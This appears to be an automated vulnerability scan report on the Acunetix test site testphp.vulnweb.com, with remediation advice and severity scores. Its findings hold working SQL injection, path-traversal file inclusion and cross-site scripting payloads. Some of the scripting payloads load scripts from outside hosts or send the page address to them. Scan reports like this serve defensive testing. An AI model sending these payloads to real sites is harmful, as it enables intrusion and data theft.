



10/06/2020 09:06 AM (UTC+00:00)

Detailed Scan Report

[Go to the report on Acunetix 360.](#)

<http://testphp.vulnweb.com/>

Scan Time	10/05/2020 08:06 PM
Scan Duration	00:00:31:25
Total Requests	: 38,911
Average Speed	: 20.6 r/s

Risk Level:
CRITICAL

72
IDENTIFIED

50
CONFIRMED

10
CRITICAL

33
HIGH


18
MEDIUM

11
LOW


0
BEST PRACTICE

0
INFORMATION

Identified Vulnerabilities



Confirmed Vulnerabilities



Vulnerability Summary

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	 [Probable] SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?artist=%2527	artist
	 [Probable] SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=%2527	cat
	 [Probable] SQL Injection	POST	http://testphp.vulnweb.com/secured/newuser.php	username ucc uphone upass2 uemail upass uaddress signup uname
	 Boolean Based SQL Injection	GET	http://testphp.vulnweb.com/artists.php?artist=1%20OR%2017-7%3d10	artist
	 Boolean Based SQL Injection	GET	http://testphp.vulnweb.com/product.php?pic=1%20OR%2017-7%3d10	pic
	 Boolean Based SQL Injection	POST	http://testphp.vulnweb.com/userinfo.php	uname pass
	 Boolean Based SQL Injection	POST	http://testphp.vulnweb.com/userinfo.php	uname pass
	 SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?artist=1%20procedure%20analyse(extractvalue(rand())%2cconcat(0x3a%2cCONCAT(char(95)%2cchar(33)%2cchar(64)%2cchar(52)%2cchar(100)%2cchar(105)%2cchar(108)%2cchar(101)%2cchar(109)%2cchar(109)%2cchar(97))))%2c1)--%201	artist
	 SQL Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=-1%20or%201%3d1%20and%20(SELECT%201%20and%20ROW(1%2c1)%3e(SELECT%20COUNT(*)%2cCONCAT(char(95)%2cchar(33)%2cchar(64)%2cchar(52)%2cchar(100)%2cchar(105)%2cchar(108)%2cchar(101)%2cchar(109)%2cchar(109)%2cchar(97)%2c0x3a%2cFLOOR(RAND(0)*2))x%20FROM%20INFORMATION_SCHEMA.COLLATIONS%20GROUP%20BY%20x)a)	cat

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
 	SQL Injection	POST	http://testphp.vulnweb.com/secured/newuser.php	username ucc uphone upass2 uemail upass uaddress signup uuname
 	[Possible] Blind Cross-site Scripting	GET	http://testphp.vulnweb.com/hpp/?pp=%27%22--%3e%3c%2fstyle%3e%3c%2fscRipt%3e%3cscRipt%20src%3d%22%2f%2fridjypwv8fs7i1vnesuw31a_gh20osjddxfnytk5aoa%26%2346%3br87%26%2346%3bme%22%3e%3c%2fscRipt%3e	pp
 	[Possible] Blind Cross-site Scripting	GET	http://testphp.vulnweb.com/listproducts.php?artist=%3ciframe%20src%3d%22%2f%2fridjypwv8fzohnbuahy6zdnsxhgsomh13nrgqvmrlka%26%2346%3br87%26%2346%3bme%22%3e%3c%2fiframe%3e	artist
 	[Possible] Blind Cross-site Scripting	GET	http://testphp.vulnweb.com/listproducts.php?cat=%3Ciframe%20src%3d%22%2f%2fridjypwv8fvkx_gvldphm66nlvy4f3jcmjcmd evu78y%26%2346%3br87%26%2346%3bme%22%3E%3C%2fiframe%3E	cat
 	[Probable] Local File Inclusion	GET	http://testphp.vulnweb.com/showimage.php?file=%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fproc%2fversion&size=160	size file
 	Cross-site Scripting via Remote File Inclusion	GET	http://testphp.vulnweb.com/showimage.php?file=hTTp%3a%2f%2fr87.com%2fn&size=160	size file
 	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/comment.php	Submit comment name phpaction
 	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/guestbook.php	name submit text
 	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/guestbook.php	name submit text

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
 	Blind Cross-site Scripting	GET	http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=%3CiMg%20src%3dN%20onerror%3d%22this.onerror%3d%27%27%3bthis.src%3d%27%2f%2fridjypwv8fdnk4duvgvu8f8dx_poxtnv7yprlza%27%2b%276qy.r87.me%2fr%2f%3f%27%2blocation.href%22%3E&pp=12	aaaa%2f pp p
 	Blind Cross-site Scripting	GET	http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=3&p=valid&pp=%3CiMg%20src%3dN%20onerror%3d%22this.onerror%3d%27%27%3bthis.src%3d%27%2f%2fridjypwv8faqdeuhg6webmlhnuuwyai1b2s6jrjyd%27%2b%27x-y.r87.me%2fr%2f%3f%27%2blocation.href%22%3E	aaaa%2f pp p
 	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/search.php?test=query	searchFor goButton test
 	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	urname ucc uphone upass2 uemail upass uaddress signup uuname
 	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	urname ucc uphone upass2 uemail upass uaddress signup uuname

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
 	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	username ucc uphone upass2 uemail upass uaddress signup uuname
 	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	username ucc uphone upass2 uemail upass uaddress signup uuname
 	Blind Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	username ucc uphone upass2 uemail upass uaddress signup uuname
 	Cross-site Scripting	POST	http://testphp.vulnweb.com/comment.php	Submit comment name phpaction
 	Cross-site Scripting	POST	http://testphp.vulnweb.com/guestbook.php	name submit text

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
 	Cross-site Scripting	POST	http://testphp.vulnweb.com/guestbook.php	name submit text
 	Cross-site Scripting	GET	http://testphp.vulnweb.com/hpp/?pp=x%22%20onmouseover%3dnetsparker(0x00906E)%20x%3d%22	pp
 	Cross-site Scripting	GET	http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=%3cscRipt%3enetsparker(0x00A628)%3c%2fscRipt%3e&pp=12	aaaa%2f pp p
 	Cross-site Scripting	GET	http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=valid&pp=%3cscRipt%3enetsparker(0x00A626)%3c%2fscRipt%3e	aaaa%2f pp p
 	Cross-site Scripting	GET	http://testphp.vulnweb.com/listproducts.php?artist=%3cscRipt%3enetsparker(0x0095BA)%3c%2fscRipt%3e	artist
 	Cross-site Scripting	GET	http://testphp.vulnweb.com/listproducts.php?cat=%3cscRipt%3enetsparker(0x007217)%3c%2fscRipt%3e	cat
 	Cross-site Scripting	POST	http://testphp.vulnweb.com/search.php?test=query	searchFor goButton test
 	Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	username ucc uphone upass2 uemail upass uaddress signup uuname
 	Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	username ucc uphone upass2 uemail upass uaddress signup uuname

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
 	Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	username ucc uphone upass2 uemail upass uaddress signup uuname
 	Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	username ucc uphone upass2 uemail upass uaddress signup uuname
 	Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	username ucc uphone upass2 uemail upass uaddress signup uuname
 	Cross-site Scripting	POST	http://testphp.vulnweb.com/secured/newuser.php	username ucc uphone upass2 uemail upass uaddress signup uuname

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
 	Local File Inclusion	GET	http://testphp.vulnweb.com/showimage.php?file=data%3a%3bbase64%2cTIM3NzU0NTYxNDQ2NTc1&size=160	size file
 	Password Transmitted over HTTP	GET	http://testphp.vulnweb.com/login.php	
 	[Possible] Cross-site Scripting	GET	http://testphp.vulnweb.com/showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x007B47)%3C/scRipt%3E&size=160	size file
 	[Possible] Source Code Disclosure (PHP)	GET	http://testphp.vulnweb.com/showimage.php?file=hTtp%3a%2f%2fr87.com%2fn&size=160	size file
 	Frame Injection	GET	http://testphp.vulnweb.com/showimage.php?file=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e&size=160	size file
 	SSL/TLS Not Implemented	GET	https://testphp.vulnweb.com/	
 	Frame Injection	POST	http://testphp.vulnweb.com/comment.php	Submit name comment phpaction
 	Frame Injection	POST	http://testphp.vulnweb.com/guestbook.php	name submit text
 	Frame Injection	POST	http://testphp.vulnweb.com/guestbook.php	name submit text
 	Frame Injection	GET	http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e&pp=12	aaaa%2f pp p
 	Frame Injection	GET	http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=valid&pp=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e	aaaa%2f pp p
 	Frame Injection	GET	http://testphp.vulnweb.com/listproducts.php?artist=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e	artist
 	Frame Injection	GET	http://testphp.vulnweb.com/listproducts.php?cat=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e	cat

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
 	Frame Injection	POST	http://testphp.vulnweb.com/search.php?test=query	searchFor goButton test
 	Frame Injection	POST	http://testphp.vulnweb.com/secured/newuser.php	uname ucc uphone upass2 uemail upass uaddress signup uuname
 	Frame Injection	POST	http://testphp.vulnweb.com/secured/newuser.php	uname ucc uphone upass2 uemail upass uaddress signup uuname
 	Frame Injection	POST	http://testphp.vulnweb.com/secured/newuser.php	uname ucc uphone upass2 uemail upass uaddress signup uuname

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	 Frame Injection	POST	http://testphp.vulnweb.com/secured/newuser.php	username ucc uphone upass2 uemail upass uaddress signup uuname
	 Frame Injection	POST	http://testphp.vulnweb.com/secured/newuser.php	username ucc uphone upass2 uemail upass uaddress signup uuname
	 Open Policy Crossdomain.xml Detected	GET	http://testphp.vulnweb.com/crossdomain.xml	
	 [Possible] Cross-site Request Forgery	GET	http://testphp.vulnweb.com/guestbook.php	
	 [Possible] Cross-site Request Forgery in Login Form	GET	http://testphp.vulnweb.com/login.php	
	 [Possible] Insecure Reflected Content	GET	http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=N3tSp4rK3R&pp=12	aaaa%2f pp p
	 [Possible] Internal IP Address Disclosure	GET	http://testphp.vulnweb.com/secured/phpinfo.php	URI-BASED
	 [Possible] Phishing by Navigating Browser Tabs	GET	http://testphp.vulnweb.com/disclaimer.php	
	 Database Error Message Disclosure	GET	http://testphp.vulnweb.com/listproducts.php?cat=%2527	cat
	 Information Disclosure (phpinfo())	GET	http://testphp.vulnweb.com/secured/phpinfo.php	URI-BASED

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
 	Missing X-Frame-Options Header	GET	http://testphp.vulnweb.com/	
 	Version Disclosure (Nginx)	GET	http://testphp.vulnweb.com/	
 	Version Disclosure (PHP)	GET	http://testphp.vulnweb.com/	
 	Cookie Not Marked as HttpOnly	GET	http://testphp.vulnweb.com/AJAX/index.php	

1. [Probable] SQL Injection

CRITICAL



3

Acunetix 360 identified a Probable SQL Injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Even though Acunetix 360 believes there is a SQL injection in here, it **could not confirm** it. There can be numerous reasons for Acunetix 360 not being able to confirm this. We strongly recommend investigating the issue manually to ensure it is an SQL injection and that it needs to be addressed. You can also consider sending the details of this issue to us so we can address this issue for the next time and give you a more precise result.

Impact

Depending on the backend database, database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database.
- Executing commands on the underlying operating system.

Vulnerabilities

1.1. <http://testphp.vulnweb.com/listproducts.php?artist=%2527>

Method	Parameter	Value
GET 	artist	%27

Certainty



Request

```
GET /listproducts.php?artist=%2527 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/artists.php?artist=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 196.122 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK

Server: nginx/1.4.1

X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Connection: keep-alive

Content-Type: text/html

Transfer-Encoding: chunked

Date: Fri, 10 Jul 1970 19:01:59 GMT

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
    </tr>
  </div>
</div>
```

...

1.2. http://testphp.vulnweb.com/listproducts.php?cat=%2527

Method	Parameter	Value
GET 	cat	%27

Certainty



Request

```
GET /listproducts.php?cat=%2527 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/categories.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 206.8468 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK

Server: nginx/1.4.1

X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Connection: keep-alive

Content-Type: text/html

Transfer-Encoding: chunked

Date: Fri, 10 Jul 1970 18:52:18 GMT

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
    </tr>
  </div>
</div>
```

...

1.3. http://testphp.vulnweb.com/secured/newuser.php

Method	Parameter	Value
POST 	username	
POST 	ucc	
POST 	uphone	
POST 	upass2	
POST 	uemail	
POST 	upass	
POST 	uaddress	
POST 	signup	signup
POST 	uname	'+ (select convert(int, cast(0x5f21403264696c656d6d61 as varchar(8000))) from syscolumns) +'

Certainty



Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 177
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

uname=&ucc=&uphone=&upass2=&uemail=&upass=&uaddress=&signup=signup&uname=%272b+(select+convert(int%2c+cast(0x5f21403264696c656d6d61+as+varchar(8000)))+from+syscolumns)+%2b%27
```

Response

Response Time (ms) : 195.1031 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:05:35 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  Unable to access user database: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'int, cast(0x5f21403264696c656d6d61 as varchar(8000)) from syscolumns) +'' at line 1
```

Actions to Take

1. See the remedy for solution.

2. If you are not using a database access layer (DAL) within the architecture consider its benefits and implement if appropriate. As a minimum the use of s DAL will help centralize the issue and its resolution. You can also use ORM (*object relational mapping*). Most ORM systems use parameterized queries and this can solve many if not all SQL injection based problems.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Monitor and review weblogs and application logs to uncover active or previous exploitation attempts.

Remedy

A very robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to test for SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- [OWASP SQL injection](#)
- [SQL Injection Cheat Sheet](#)
- [SQL Injection Vulnerability](#)

Remedy References

- [SQL injection Prevention Cheat Sheet](#)
- [A guide to preventing SQL injection](#)



CLASSIFICATION

PCI DSS v3.2	6.5.1
OWASP 2013	A1
OWASP 2017	A1
CWE	89
CAPEC	66
WASC	19
HIPAA	164.306(A), 164.308(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	10 (Critical)
------	---------------

CVSS 3.0 SCORE

Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

2. Boolean Based SQL Injection

CRITICAL



4

CONFIRMED



4

Acunetix 360 identified a Boolean-Based SQL Injection, which occurs when data input by a user is interpreted as a SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Acunetix 360 **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed Acunetix 360 to identify and confirm the SQL injection.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database
- Executing commands on the underlying operating system

Vulnerabilities

2.1. <http://testphp.vulnweb.com/artists.php?artist=1%20OR%2017-7%3d10>

CONFIRMED

Method	Parameter	Value
GET 	artist	1 OR 17-7=10

Proof of Exploit

Identified Database Version (cached)

5.1.73-0ubuntu0.10.04.1

Identified Database User (cached)

acuart@localhost

Identified Database Name (cached)

acuart

Request

GET /artists.php?artist=1%20OR%2017-7%3d10 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/artists.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

Response

Response Time (ms) : 202.0335 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:53:55 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>artists</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/in
```

...

2.2. http://testphp.vulnweb.com/product.php?pic=1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET 	 pic	1 OR 17-7=10

Proof of Exploit

Identified Database Version (cached)

5.1.73-0ubuntu0.10.04.1

Identified Database User (cached)

acuart@localhost

Identified Database Name (cached)

acuart

Request

```
GET /product.php?pic=1%20OR%2017-7%3d10 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 200.8573 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:00:16 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLOutsideIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>picture details</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<script language="javascript1.2">
<!--
    function popUpWindow(URLStr, left, top, width, height)
    {
        window.open(URLStr, 'popUpWin', 'toolbar=no,location=no,directories=no,status=no,menubar=
no,scrollbar=no,resizable=no,copyhistory=yes,width='+width+',height='+height+',left='+left+', top='+
top+',screenX='+left+',screenY='+top+');
    }
-->
</script>
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
    if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
        document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
    else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
    <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
    <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
    <div id="globalNav">
```



```
<table border="0"
```

```
...
```

2.3. http://testphp.vulnweb.com/userinfo.php

CONFIRMED

Method		Parameter	Value
POST		uname	Smith
POST		pass	-1' OR 1=1 OR 'ns'='ns

Proof of Exploit

Identified Database Version (cached)

5.1.73-0ubuntu0.10.04.1

Identified Database User (cached)

acuart@localhost

Identified Database Name (cached)

acuart

Request

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 51
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/login.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

uname=Smith&pass=-1%27+OR+1%3d1+OR+%27ns%27%3d%27ns

Response

Response Time (ms) : 197.61 Total Bytes Received : 218 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: login=test%2Ftest
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:11:18 GMT

